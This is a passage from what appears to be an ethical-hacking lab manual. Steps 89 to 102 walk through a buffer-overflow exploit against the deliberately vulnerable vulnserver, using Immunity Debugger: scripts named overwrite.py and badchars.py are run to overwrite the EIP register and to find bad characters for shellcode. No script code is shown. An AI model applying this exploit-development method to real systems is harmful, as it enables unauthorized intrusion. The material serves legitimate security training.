
89. Close the **Terminal** window.
90. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.
91. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
92. Now, we shall run the Python script to overwrite the EIP register.
93. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.
94. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: This Python script is used to check whether we can control the EIP register.



95. Switch to the **Windows 11** virtual machine. You can observe that the EIP register is overwritten, as shown in the screenshot.


    Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.



96. Close **Immunity Debugger** and the vulnerable server process.


97. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
98. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode

    Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.
99. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.
100. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.




101. Switch to the **Windows 11** virtual machine.

102. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.



